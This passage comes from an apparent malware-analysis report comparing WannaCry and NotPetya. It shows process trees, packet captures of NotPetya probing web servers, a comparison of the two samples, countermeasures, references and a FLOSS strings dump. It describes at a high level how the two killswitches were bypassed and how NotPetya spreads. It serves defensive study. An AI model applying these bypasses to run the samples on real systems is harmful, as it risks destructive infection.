        chrome.exe (6720)        Google Chrome          C:\Program Files\...
        chrome.exe (884)         Google Chrome          C:\Program Files\...
        chrome.exe (5528)        Google Chrome          C:\Program Files\...
        chrome.exe (6512)        Google Chrome          C:\Program Files\...
        chrome.exe (7088)        Google Chrome          C:\Program Files\...
        chrome.exe (6364)        Google Chrome          C:\Program Files\...
        chrome.exe (7140)        Google Chrome          C:\Program Files\...
    cmd.exe (5236)               Windows Comma...       C:\Windows\syst...
        Conhost.exe (6204)       Console Window ...     C:\Windows\Syst...
      rundll32.exe (4040)        Windows host pro...    C:\Windows\syst...
        rundll32.exe (6376)      Windows host pro...    C:\Windows\Sys...
          cmd.exe (7112)         Windows Comma...       C:\Windows\Sys...
            Conhost.exe (456     Console Window ...     C:\Windows\Syst...
            schtasks.exe (17     Task Scheduler C...    C:\Windows\Sys...
          DF0D.tmp (6964)                               C:\Users\IEUser\...
            Conhost.exe (540     Console Window ...     C:\Windows\Syst...
```

***Figure 2.3.30*** *– The wiper affecting the entire system.*

Additionally, the analyst inspected the network traffic to identify whether the malware looked for the new name within the web server or not. The malware had identical behaviour, but this time it looked for **nevergonna** and **nevergonna.dll** inside the admin directory of the web server. (**Figure 2.3.31**) Afterwards, it iterated through all available IP addresses in the subnet. This showed that the local killswitch could be rendered useless without even making any changes to the code.



```
219 PROPFIND /admin%24 HTTP/1.1
 54 80 → 49810 [ACK] Seq=1 Ack=166 Win=64128 Len=0
236 80 → 49810 [PSH, ACK] Seq=1 Ack=166 Win=64128 Len=18
 60 49810 → 80 [FIN, ACK] Seq=166 Ack=183 Win=262400 Len
 54 HTTP/1.1 501 Method Not Implemented
 60 49810 → 80 [ACK] Seq=167 Ack=184 Win=262400 Len=0
 66 49811 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2
 66 80 → 49811 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MS
 60 49811 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
230 PROPFIND /admin%24/nevergonna HTTP/1.1
 54 80 → 49811 [ACK] Seq=1 Ack=177 Win=64128 Len=0
236 80 → 49811 [PSH, ACK] Seq=1 Ack=177 Win=64128 Len=18
 60 49811 → 80 [FIN, ACK] Seq=177 Ack=183 Win=2102016 Le
 54 HTTP/1.1 501 Method Not Implemented
 60 49811 → 80 [ACK] Seq=178 Ack=184 Win=2102016 Len=0
 66 49812 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2
 66 80 → 49812 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MS
 60 49812 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
219 PROPFIND /admin%24 HTTP/1.1
 54 80 → 49812 [ACK] Seq=1 Ack=166 Win=64128 Len=0
236 80 → 49812 [PSH, ACK] Seq=1 Ack=166 Win=64128 Len=18
 60 49812 → 80 [FIN, ACK] Seq=166 Ack=183 Win=2102016 Le
 54 HTTP/1.1 501 Method Not Implemented
 60 49812 → 80 [ACK] Seq=167 Ack=184 Win=2102016 Len=0
 66 49813 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2
 66 80 → 49813 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MS
 60 49813 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
234 PROPFIND /admin%24/nevergonna.dll HTTP/1.1
```

***Figure 2.3.31** – Malware looking for the new file name within the web server's admin directory.*

# 3 RESULTS

## 3.1 BASIC ANALYSIS RESULTS

The Basic Analysis allowed the tester to obtain detailed information about the functionality of both malware and how they propagate through networks. The multitude of tools used during the procedure aided the analyst throughout the process, making it faster, yet efficient.

In terms of WannaCry, the basic analysis concluded with successfully obtained hashes and intel regarding the library imports and used functions. Additionally, the dynamic side of the procedure revealed the infection symptoms and conditions for the detonation, as well as a variety of indicators in terms of network propagation, the killswitch, and host-based processes. The procedure also gave hints of the binaries packed within the main executable without detailed information about their role in the infection process.

For NotPetya the results were similar – the analyst successfully obtained the hashes, strings and information about libraries and imports. The differences were in the dynamic analysis as the malware made use of additional blacklisted libraries. The wiper did not have visible infection symptoms like WannaCry – simply created two files within the C:\Windows directory and did not change the extensions of any files. Furthermore, it used password dumping executables disguised as temporary files and the obtained credentials were used in the network traversal. The propagation process was also different due to the additional capabilities of the malware – it did not only target machines in the local network but also attempted to exploit and get a hold of web servers with HTTP requests.

## 3.2 ADVANCED ANALYSIS RESULTS

The Advanced Analysis took a more in-depth look at the samples and how they functioned. It allowed the analyst to obtain intel regarding the code structure of the hostile software, the functionality of the integrated binaries and how the killswitches could be bypassed.

WannaCry had a complex structure with multiple resources being called one after another. Additionally, the encryption component was hidden under multiple layers of encryption (Section **2.3.1 WannaCry Advanced Static Analysis**), using a combination of RSA and AES to decrypt the element (**t.wnry**). Furthermore, the static analysis also allowed the identification of different behaviours of the ransomware based on whether an attribute was used or not for one of the integrated binaries (**/i** attribute for **tasksche.exe** execution). The dynamic analysis successfully bypassed the killswitch by altering the Zero Flag in a debugger, executing the ransomware despite a successful connection to the URL.

NotPetya was also significantly complex, with functions opening and closing handles, obtaining information about the physical drives, and directly manipulating them. The encryption component was also identified and the way it functions – traversing each directory, mapping each file, encrypting them and then unmapping the files. The dynamic analysis successfully bypassed the local killswitch without even using a debugger or changing the code of the disguised ransomware. This showed how insecure the “protection” provided by some security companies could easily be bypassed and rendered useless.

## 3.3 Comparison of the Samples

Despite having similar capabilities, both malware also had notable differences. The similarities and differences will be noted below:

### 3.3.1 Similarities

Both malware aimed to infect systems, render them useless and then extort their victims for money through BitCoin transactions. Additionally, both samples made use of network interrogation capabilities and the EternalBlue vulnerability to propagate themselves through networks. This combination allowed them to infect many hosts in a short period in 2017, as the vulnerability was still not patched by Microsoft.

### 3.3.2 Differences

The samples also had big differences in their functionality. The first notable dissimilarity was the encryption process. WannaCry used a combination of RSA and AES to encrypt all files (SecureWorks, 2017), moving their data to files with the same names but with a **.WCRY** extension. (Section **2.2.2 WannaCry Basic Dynamic Analysis**)

NotPetya, on the other hand, used an AES-128 key generated from CryptGenKey and the Salsa20 algorithm (Sool and Hurley, 2017). The key was stored in a **README.txt** file and was also encrypted with an RSA-2048 key. It also did not add files with a different extension but essentially “corrupted” the files, making their execution impossible. Furthermore, NotPetya targeted the drives on a physical level with the **DeviceIoControl** function, providing it with full control over them. The function aided the sample with corrupting and overwriting the drive’s MBR with custom code. Upon restart (may it be the scheduled or executed earlier by the victim), it first displayed a fake **CHKDSK** message, attempting to trick the user that the drive was being repaired. It then displayed the ransom message. This was the reason why the malware was classified as a wiper disguised as a ransomware – it attempted to completely prevent the user from accessing their data and corrupting their hard drive. The encryption, however, could partially be reversed (MFT decryption). (Eschweiler, 2017)

They also had differences in their propagation capabilities, the most notable of which was the additional functionalities of NotPetya – interrogating not only the network but also the available domains and the entire subnet. It also attempted to attack the decoy webserver – something which WannaCry did not do based on the analysis.

The last difference was the anti-forensics techniques implemented in NotPetya – deletion of logs and the USN Journal.

# 4 DISCUSSION

## 4.1 GENERAL DISCUSSION

The incidents from 2017 showed why WannaCry and NotPetya were so feared and why they infected so many machines in a relatively short time span. The results of the analysis proved why the two malware were so destructive and how they moved so quickly. They could not only fully encrypt the system of a victim but also effortlessly traverse networks and infect other hosts – may they be regular computers or servers. The traversal, achieved with thorough interrogation of the networks and hosts, was combined with the EternalBlue vulnerability. At the time a large portion, if not all, of the Windows systems were vulnerable to it, as the vulnerability was not disclosed to Microsoft and patches were not distributed.

Nowadays the two hostile programs cannot propagate as easily due to the vulnerability being patched and the killswitches will prevent the in-the-wild samples from executing. However, they could still infect independent machines if the samples were locally detonated and the killswitches were bypassed.

The analyst successfully met their aims – they analysed the samples both on a surface and an in-depth level and identified their capabilities and weaknesses. The tester showed how they worked by extracting data from the samples and executing them, then introduced the reader to their similarities and differences.

## 4.2 COUNTERMEASURES

### 4.2.1 Pre-Infection Countermeasures

The most effective way to protect a system from the aforementioned malicious software would be before it becomes infected. The victim has almost no way to retrieve their files in most cases, which is why safety measures should be taken in advance.

#### *4.2.1.1 Frequent Security Updates*

One of the reasons why both malware successfully infected so many machines was the lack of security patches to fix the EternalBlue exploit. However, even after the release of the security patches, many users did not update their Operating System. Additionally, many users also use pirated versions, which lack a lot of the newer security patches and/or contain other vulnerabilities due to the piracy process. Keeping your system up to date with the newest security patches would ensure that your system would not be infected if the malware attempts to propagate itself through the network. The only possible way of infection would then be manual execution of the malicious software, which would require physical access to the machine.

#### *4.2.1.2 Proper Firewall Configuration and IDS*

Appropriate firewall configuration is vital for a network. All unused ports should be closed (including the SMB port, which is targeted by Eternal Blue) and the software using the open ports should be frequently updated. Additionally, machines with important data should be made undiscoverable from outside networks or machines, which should not have access to them. This can be achieved with specific firewall rules like blocking ICMP requests and VLANs for the different departments of the company. VLANs would split the network into isolated LAN segments, which would not be able to cross-communicate unless the network configuration is altered.

Intrusion Detection Systems, on the other hand, will detect any suspicious traffic and promptly alert SOC analysts and incident responders, which monitor the network. This will allow them to take action and prevent further spread of the infection if such occurs on some of the machines.

#### *4.2.1.3 Distinguish Spam*

A different method of transmission for a lot of malicious software is spam emails and fake online advertisements. Users should not open any links nor execute any files unless they know the sender and the nature of the link/file. Sometimes the sender could be impersonated or even be unaware of what is happening so users should be cautious of suspicious messages containing bad grammar, fearmongering or rushed actions (requesting to open/execute the link/file soon).

#### *4.2.1.4 Blacklisting Unknown Applications*

Users can whitelist only applications with valid signatures and publishers and blacklist all unknown applications. This would provide the system and the network with damage control and prevent such applications from executing or propagating themselves through the network. This can be achieved with AntiVirus software and integrated browser protection.

#### *4.2.1.5 Antivirus Software*

Antivirus software will scan files and identify code patterns or blacklisted functions/imports and take appropriate actions before the user could execute the malware. It may also delete it or halt its execution if the malicious software launches automatically. Antivirus software should also be kept up to date as this ensures that their databases contain and recognise the newest malware signatures and patterns.

#### *4.2.1.6 Webserver Methods*

As seen in section **2.2.4.3 TCPView and Wireshark – Propagation after detonation**, NotPetya interrogated the webserver with the **OPTIONS** method. It then used the **PROPFIND**, attempting to find a specific file name within the **admin** directory. A negative response would mean that the system was not infected and the wiper would attempt to infect it. Webservers should be configured to only use generic methods such as **OPTIONS**, **GET**, **HEAD**, and **POST** unless others are specifically required for the proper functionality of the server.

### 4.2.2 Post-Infection Countermeasures

An infection would result in the loss of files or the entire drive. In such case, the following countermeasures can be used as an attempt for a full or partial recovery of the affected data.

#### *4.2.2.1 Complete Data Back-up*

The most efficient way of dealing with a ransomware attack is by keeping data backups in separate drives, which are not connected to the machine. The user could then wipe the data from the infected hard drive (or preferably dispose of it in case of persistence mechanisms) and use the data which was backed up in advance. This way the victims will not lose their data

#### *4.2.2.2 Do Not Pay the Ransom*

Ransomware extortion relies on fearmongering, giving false hope to the victims that their data could be saved. This most of the time is not accurate as the attackers do not send the victim the decryption key/software even after the ransom was paid.

#### *4.2.2.3 Possible Decryption with Tools*

Partial or full decryption may be successful with tools developed by security companies such as CrowdStrike, Malwarebytes and many more. One such tool is **Wanakiwi** (Kujawa, 2017), which could potentially decrypt data encrypted by WannaCry. However, the tool only works on specific Operation Systems (**XP**, **Vista**, **7** and **Windows Server 2003/2008/2008 R2**) and if specific conditions are met (the infected system should not be restarted and the **wnry.exe/wcry.exe** processes should not be killed). Another similar tool was developed by CrowdStrike, which can decrypt an MFT encrypted by NotPetya. This will not decrypt the user's data, but it could be a precondition for the decryption of the entire hard drive. (Eschweiler, 2017) The installation key, however, was randomly generated and encoded in BASE58, which hinted that the attackers had no intention of providing the paid ransoms with a decryption key. (Ivanov and Mamedov, 2017)

Using such decryption may also be dangerous in some cases, as malware authors often update their software when they discover such. They may alter the ransomware to function with multiple keys and using the wrong one could permanently corrupt the data or destroy it. An example of such ransomware is **BlackByte** which used AES Symmetric encryption and only a single key. The attackers then began warning victims of the updated version. (Elsad, 2022) This may also be a scaremongering attempt, but it is advised to first contact a specialist before using third-party decryption tools.

## 4.3 CONCLUSIONS

WannaCry and NotPetya are extremely dangerous and destructive malware. They can infect a victim's entire system within seconds and leave them with little to no possible recovery. Their advanced propagation capabilities allow them to effortlessly traverse through entire networks and servers if vulnerabilities such as EternalBlue are not patched.

Both samples contained several techniques to confuse analysts and slow down the analysis – multiple embedded resources and executables within the main executable and using multiple types of encryptions – AES and RSA (WannaCry). WannaCry behaved like a normal ransomware by changing the file extensions and displaying a ransom message during runtime. NotPetya only disguised itself as a ransomware, directly targeting the hard drive of the victim and corrupting both files and the hard drive's MFT (Master File Table) and MBR (Master Boot Record). The MBR was altered with custom code, which first displayed a fake disk repair message then changed itself to the ransom message. The message could be seen after the system's scheduled to restart by the wiper or if the user restarted their system before that.

## 4.4 FUTURE WORK

If the analyst was provided with more time, they would further investigate the code of both samples and attempt to obtain all available information for the embedded resources and executables. This would include the decryption of the **t.wnry** and inspection of the encryption component hidden within it.

The tester would also attempt to reverse engineer and provide an in-depth analysis of NotPetya's propagation component as it appeared to be more complex than WannaCry's. This knowledge could be useful for future analysis of new malware strains and possible new countermeasures.

# REFERENCES

PurpleSec. (2021). *2021 Ransomware Statistics, Data, & Trends.* Available: https://purplesec.us/resources/cyber-security-statistics/ransomware/. Last accessed 24th Feb 2022.

Ballenthin, W. (2016). *Floss.* Available: https://github.com/mandiant/flare-floss. Last accessed 24th Feb 2022.

Ivanov, A and Mamedov, O. (2017). *ExPetr/Petya/NotPetya is a Wiper, Not Ransomware.* Available: https://securelist.com/expetrpetyanotpetya-is-a-wiper-not-ransomware/78902/. Last accessed 25th Feb 2022.

Fox, N. (2021). *PeStudio Overview: Setup, Tutorial and Tips.* Available: https://www.varonis.com/blog/pestudio. Last accessed 27th Feb 2022.

Hungenberg, T and Eckert, M. (2007). *INetSim.* Available: https://www.inetsim.org/. Last accessed 27th Feb 2022.

Kurtz, R. (2019). *Ghidra Wiki.* Available: https://github.com/NationalSecurityAgency/ghidra/wiki. Last accessed 27th Feb 2022.

Russinovich, M. (2022). *Process Monitor v3.89.* Available: https://docs.microsoft.com/en-us/sysinternals/downloads/procmon. Last accessed 27th Feb 2022.

Wireshark. (1997 - Present Day). *Wireshark Documentation.* Available: https://www.wireshark.org/docs/. Last accessed 27th Feb 2022.

Russinovich, M. (2022). *TCPView v4.17.* Available: https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview. Last accessed 27th Feb 2022.

Zandt, F. (2021). *The Industries Most Affected by Ransomware .* Available: https://www.statista.com/chart/26148/number-of-publicized-ransomware-attacks-worldwide-by-sector/. Last accessed 10th Mar 2022.

Miller, J and Mainor, D. (2017). *WannaCry Ransomware Campaign: Threat Details and Risk Management.* Available: https://www.fireeye.com/blog/products-and-services/2017/05/wannacry-ransomware-campaign.html. Last accessed 10th Mar 2022.

Fox, N. (2021). *What is x64dbg + How to Use It.* Available: https://www.varonis.com/blog/how-to-use-x64dbg. Last accessed 15th Mar 2022.

Hayden, M. (2017). *A timeline of the WannaCry cyberattack.* Available: https://abcnews.go.com/US/timeline-wannacry-cyberattack/story?id=47416785. Last accessed 20th Mar 2022.

Kaspersky. (2017). *What is WannaCry ransomware?.* Available: https://www.kaspersky.co.uk/resource-center/threats/ransomware-wannacry. Last accessed 20th Mar 2022.

Microsoft. (2021). *Windows Management Instrumentation.* Available: https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page. Last accessed 20th Mar 2022.

Microsoft. (2021). *CryptAcquireContextA function (wincrypt.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptacquirecontexta. Last accessed 25th Mar 2022.

Microsoft. (2021). *CryptGenRandom function (wincrypt.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptgenrandom. Last accessed 25th Mar 2022.

Microsoft. (2021). *Windows Sockets 2.* Available: https://docs.microsoft.com/en-us/windows/win32/winsock/windows-sockets-start-page-2. Last accessed 26th Mar 2022.

Microsoft. (2021). *iphlpapi.h header.* Available: https://docs.microsoft.com/en-us/windows/win32/api/iphlpapi/. Last accessed 26th Mar 2022.

Microsoft. (2021). *GetCurrentThreadId function (processthreadsapi.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentthreadid. Last accessed 26th Mar 2022.

Microsoft. (2021). *GetCurrentThread function (processthreadsapi.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentthread. Last accessed 26th Mar 2022.

Microsoft. (2021). *QueryPerformanceFrequency function (profileapi.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/profileapi/nf-profileapi-queryperformancefrequency. Last accessed 26th Mar 2022.

Microsoft. (2021). *CreateServiceA function (winsvc.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-createservicea. Last accessed 26th Mar 2022.

Microsoft. (2021). *ChangeServiceConfig2A function (winsvc.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-changeserviceconfig2a. Last accessed 26th Mar 2022.

Microsoft. (2021). *TerminateThread function (processthreadsapi.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-terminatethread. Last accessed 26th Mar 2022.

Microsoft. (2021). *GetAdaptersInfo function (iphlpapi.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/iphlpapi/nf-iphlpapi-getadaptersinfo. Last accessed 26th Mar 2022.

Microsoft. (2021). *StartServiceCtrlDispatcherA function (winsvc.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-startservicectrldispatchera. Last accessed 26th Mar 2022.

Microsoft. (2021). *MoveFileExA function (winbase.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-movefileexa. Last accessed 26th Mar 2022.

Metcalf, S. (2017). *Scanning for Active Directory Privileges & Privileged Accounts.* Available: https://adsecurity.org/?tag=setcbprivilege. Last accessed 27th Mar 2022.

Microsoft. (2021). *PsExec v2.34.* Available: https://docs.microsoft.com/en-us/sysinternals/downloads/psexec. Last accessed 27th Mar 2022.

DarkMatter. (2019). *What is the effect of the arguments in the following: conhost.exe 0xffffffff -ForceV1.* Available: https://security.stackexchange.com/questions/198816/what-is-the-effect-of-the-arguments-in-the-following-conhost-exe-0xffffffff-fo. Last accessed 28th Mar 2022.

Gonzales, R. (2020). *Covid-19 Cyber Infection.* Available: https://cybercryptosec.medium.com/covid-19-cyber-infection-c615ead7c29. Last accessed 28th Mar 2022.

Wireshark. (2020). *APIPA.* Available: https://wiki.wireshark.org/APIPA.md. Last accessed 28th Mar 2022.

Microsoft. (2022). *Icacls.* Available: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls. Last accessed 29th Mar 2022.

Microsoft. (2022). *Crypt32.dll Versions.* Available: https://docs.microsoft.com/en-us/windows/win32/seccrypto/crypt32-dll-versions. Last accessed 29th Mar 2022.

Microsoft. (2021). *https://docs.microsoft.com/en-us/windows/win32/api/dhcpsapi/.* Available: https://docs.microsoft.com/en-us/windows/win32/api/dhcpsapi/. Last accessed 29th Mar 2022.

Microsoft. (2020). *Network Management Functions.* Available: https://docs.microsoft.com/en-us/windows/win32/netmgmt/network-management-functions. Last accessed 29th Mar 2022.

Microsoft. (2021). *Multiple Provider Router.* Available: https://docs.microsoft.com/en-us/windows/win32/secauthn/multiple-provider-router. Last accessed 29th Mar 2022.

Microsoft. (2021). *CryptStringToBinaryW function (wincrypt.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptstringtobinaryw. Last accessed 29th Mar 2022.

Microsoft. (2021). *CryptBinaryToStringW function (wincrypt.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptbinarytostringw. Last accessed 29th Mar 2022.

Microsoft. (2021). *CryptDecodeObjectEx function (wincrypt.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptdecodeobjectex. Last accessed 29th Mar 2022.

Microsoft. (2021). *WNetOpenEnumW function (winnetwk.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/winnetwk/nf-winnetwk-wnetopenenumw. Last accessed 29th Mar 2022.

Microsoft. (2021). *WNetEnumResourceW function (winnetwk.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/winnetwk/nf-winnetwk-wnetenumresourcew. Last accessed 29th Mar 2022.

Microsoft. (2021). *WNetCancelConnection2W function (winnetwk.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/winnetwk/nf-winnetwk-wnetcancelconnection2w. Last accessed 29th Mar 2022.

Microsoft. (2021). *WNetAddConnectionW function (winnetwk.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/winnetwk/nf-winnetwk-wnetaddconnectionw. Last accessed 29th Mar 2022.

Microsoft. (2021). *WNetCloseEnum function (winnetwk.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/winnetwk/nf-winnetwk-wnetcloseenum. Last accessed 29th Mar 2022.

Microsoft. (2021). *NetServerEnum function (lmserver.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/lmserver/nf-lmserver-netserverenum. Last accessed 29th Mar 2022.

Microsoft. (2021). *NetApiBufferFree function (lmapibuf.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/lmapibuf/nf-lmapibuf-netapibufferfree. Last accessed 29th Mar 2022.

Microsoft. (2021). *NetServerGetInfo function (lmserver.h.* Available: https://docs.microsoft.com/en-us/windows/win32/api/lmserver/nf-lmserver-netservergetinfo. Last accessed 29th Mar 2022.

Microsoft. (2021). *DhcpEnumSubnetClients function (dhcpsapi.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/dhcpsapi/nf-dhcpsapi-dhcpenumsubnetclients. Last accessed 29th Mar 2022.

Microsoft. (2021). *DhcpRpcFreeMemory function (dhcpsapi.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/dhcpsapi/nf-dhcpsapi-dhcprpcfreememory. Last accessed 29th Mar 2022.

Microsoft. (2021). *DhcpGetSubnetInfo function (dhcpsapi.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/dhcpsapi/nf-dhcpsapi-dhcpgetsubnetinfo. Last accessed 29th Mar 2022.

Microsoft. (2021). *DhcpEnumSubnets function (dhcpsapi.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/dhcpsapi/nf-dhcpsapi-dhcpenumsubnets. Last accessed 29th Mar 2022.

Microsoft. (2022). *DeviceIoControl function (ioapiset.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol. Last accessed 29th Mar 2022.

Microsoft. (2021). *rundll32.* Available: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/rundll32. Last accessed 29th Mar 2022.

Microsoft. (2021). *Browser Protocol.* Available: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-brws/3cfbad92-09b3-4abc-808f-c6f6347d5677. Last accessed 1st Apr 2022.

Microsoft. (2015). *PROPFIND Method.* Available: https://docs.microsoft.com/en-us/previous-versions/office/developer/exchange-server-2003/aa142960(v=exchg.65). Last accessed 1st Apr 2022.

LogRhythm Labs. (2017). *A Technical Analysis of WannaCry Ransomware.* Available: https://logrhythm.com/blog/a-technical-analysis-of-wannacry-ransomware/. Last accessed 14th April 2022.

stacksmashing. (2020). *Reversing WannaCry Part 3 - The encryption component.* Available: https://youtu.be/ru5VzUigKqw. Last accessed 14th April 2022.

Microsoft. (2021). *DisableThreadLibraryCalls.* Available: https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-disablethreadlibrarycalls. Last accessed 15th April 2022.

Sool, K and Hurley, S. (2017). *NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft.* Available: https://www.crowdstrike.com/blog/petrwrap-ransomware-technical-analysis-triple-threat-file-encryption-mft-encryption-credential-theft/. Last accessed 23rd Apr 2022

SecureWorks. (2017). *WCry Ransomware Analysis.* Available: https://www.secureworks.com/research/wcry-ransomware-analysis. Last accessed 23rd Apr 2022.

Eschweiler, S. (2017). *Decrypting NotPetya/Petya: Tools for Recovering Your MFT After an Attack.* Available: https://www.crowdstrike.com/blog/decrypting-notpetya-tools-for-recovering-your-mft-after-an-attack/. Last accessed 24th Apr 2022.

Elsad, A. (2022). *Threat Assessment: BlackByte Ransomware.* Available: https://unit42.paloaltonetworks.com/blackbyte-ransomware/. Last accessed 28th Apr 2022.

Asher-Dotan, L. (2017). *NotPetya Vaccine Discovered by Cybereason.* Available: https://www.cybereason.com/blog/cybereason-discovers-notpetya-kill-switch. Last accessed 25th Apr 2022.

ArchLinux. (2005). *Wrestool Manual.* Available: https://man.archlinux.org/man/wrestool.1.en. Last accessed 1st May 2022.

King Fahd University of Petroleum and Minerals. (1963 - Present Day). *Move String Instructions.* Available: https://faculty.kfupm.edu.sa/COE/aimane/assembly/pagegen.aspx-ThemeID=1&m185_20.htm. Last accessed 1st May 2022.

Microsoft. (2021). *WinMain: The Application Entry Point.* Available: https://docs.microsoft.com/en-us/windows/win32/learnwin32/winmain--the-application-entry-point. Last accessed 2nd May 2022.

Microsoft. (2021). *InternetOpenA function (wininet.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopena. Last accessed 5th May 2022.

Microsoft. (2021). *InternetOpenUrlA function (wininet.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopenurla. Last accessed 5th May 2022.

Microsoft. (2021). *sprintf, _sprintf_l, swprintf, _swprintf_l, __swprintf_l.* Available: https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/sprintf-sprintf-l-swprintf-swprintf-l-swprintf-l?view=msvc-170. Last accessed 5th May 2022.

Microsoft. (2021). *SetSecurityDescriptor method of the Win32_Printer class.* Available: https://docs.microsoft.com/en-us/windows/win32/cimwin32prov/setsecuritydescriptor-method-in-class-win32-printer. Last accessed 10th May 2022.

Kujawa, A. (2017). *WannaDecrypt your files? The WannaCry solution, for some .* Available: https://blog.malwarebytes.com/cybercrime/2017/05/wannadecrypt-your-files/. Last accessed 10th May 2022.

interiot. (2008). *Reference implementation for ejecting CD or USB flash drive.* Available: https://www.autohotkey.com/board/topic/28625-reference-implementation-for-ejecting-cd-or-usb-flash-drive/. Last accessed 12th May 2022.

Microsoft. (2022). *wsprintfA function (winuser.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-wsprintfa. Last accessed 12th May 2022.

Microsoft. (2021). *CryptGenKey function (wincrypt.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptgenkey. Last accessed 12th May 2022.

Microsoft. (2021). *CryptSetKeyParam function (wincrypt.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptsetkeyparam. Last accessed 12th May 2022.

Microsoft. (2021). *CryptEncrypt function (wincrypt.h).* Available: https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptencrypt. Last accessed 12th May 2022.

# APPENDICES

## APPENDIX A – FLOSS OUTPUT FOR WANNACRY

```
Note: The output was intentionally altered to remove a
big part of the unreadable strings
```

```
FLOSS static ASCII strings
!This program cannot be run in DOS mode.
t4;1u#SV
GetTickCount
QueryPerformanceCounter
QueryPerformanceFrequency
GlobalFree
GlobalAlloc
InitializeCriticalSection
LeaveCriticalSection
EnterCriticalSection
InterlockedDecrement
CloseHandle
TerminateThread
WaitForSingleObject
InterlockedIncrement
GetCurrentThreadId
GetCurrentThread
ReadFile
GetFileSize
CreateFileA
MoveFileExA
SizeofResource
LockResource
LoadResource
FindResourceA
GetProcAddress
GetModuleHandleW
ExitProcess
GetModuleFileNameA
LocalFree
LocalAlloc
```

```
KERNEL32.dll
CryptAcquireContextA
CryptGenRandom
StartServiceA
CloseServiceHandle
CreateServiceA
OpenSCManagerA
SetServiceStatus
ChangeServiceConfig2A
RegisterServiceCtrlHandlerA
StartServiceCtrlDispatcherA
OpenServiceA
ADVAPI32.dll
WS2_32.dll
??1_Lockit@std@@QAE@XZ
??0_Lockit@std@@QAE@XZ
MSVCP60.dll
GetPerAdapterInfo
GetAdaptersInfo
iphlpapi.dll
InternetCloseHandle
InternetOpenUrlA
InternetOpenA
WININET.dll
_endthreadex
_beginthreadex
__CxxFrameHandler
__p___argc
??2@YAPAXI@Z
__dllonexit
MSVCRT.dll
_XcptFilter
__getmainargs
_initterm
__setusermatherr
_adjust_fdiv
__p__commode
__p__fmode
__set_app_type
_except_handler3
```

```
_controlfp
GetModuleHandleA
GetStartupInfoA
_stricmp
!This program cannot be run in DOS mode.
CloseHandle
WriteFile
CreateFileA
SizeofResource
LockResource
LoadResource
FindResourceA
CreateProcessA
KERNEL32.dll
MSVCRT.dll
_initterm
_adjust_fdiv
launcher.dll
PlayGame
C:\%s\%s
mssecsvc.exe
!This program cannot be run in DOS mode.
/4%D/4%D/4%D4
D,4%D/4$D
D.4%DRich/4%D
UVWATAUAVAWH
D$HD9T$\
t$pD+d$HD+
A_A^A]A\_^]
WATAUAVAWH
A_A^A]A\_
WATAUAVAWH
@A_A^A]A\_
x ATAUAVH
< tG<   tC
s\HcL$HH
VWATAUAVH
 A^A]A\_^
\$ UVWATAUAVAWH
|$DD9d$X
```

```
A_A^A]A\_^]
VWATAUAVH
 A^A]A\_^
UVWATAUH
D$&8\$&t-8X
@A]A\_^]
WATAUAVAWH
0A_A^A]A\_
t$ WATAUH
@UATAUAVAWH
!t$(H!t$ A
A_A^A]A\]
@UATAUAVAWH
A_A^A]A\]
@SUVWATAUAVH
PA^A]A\_^][
C:\%s\%s
mssecsvc.exe
CorExitProcess
HH:mm:ss
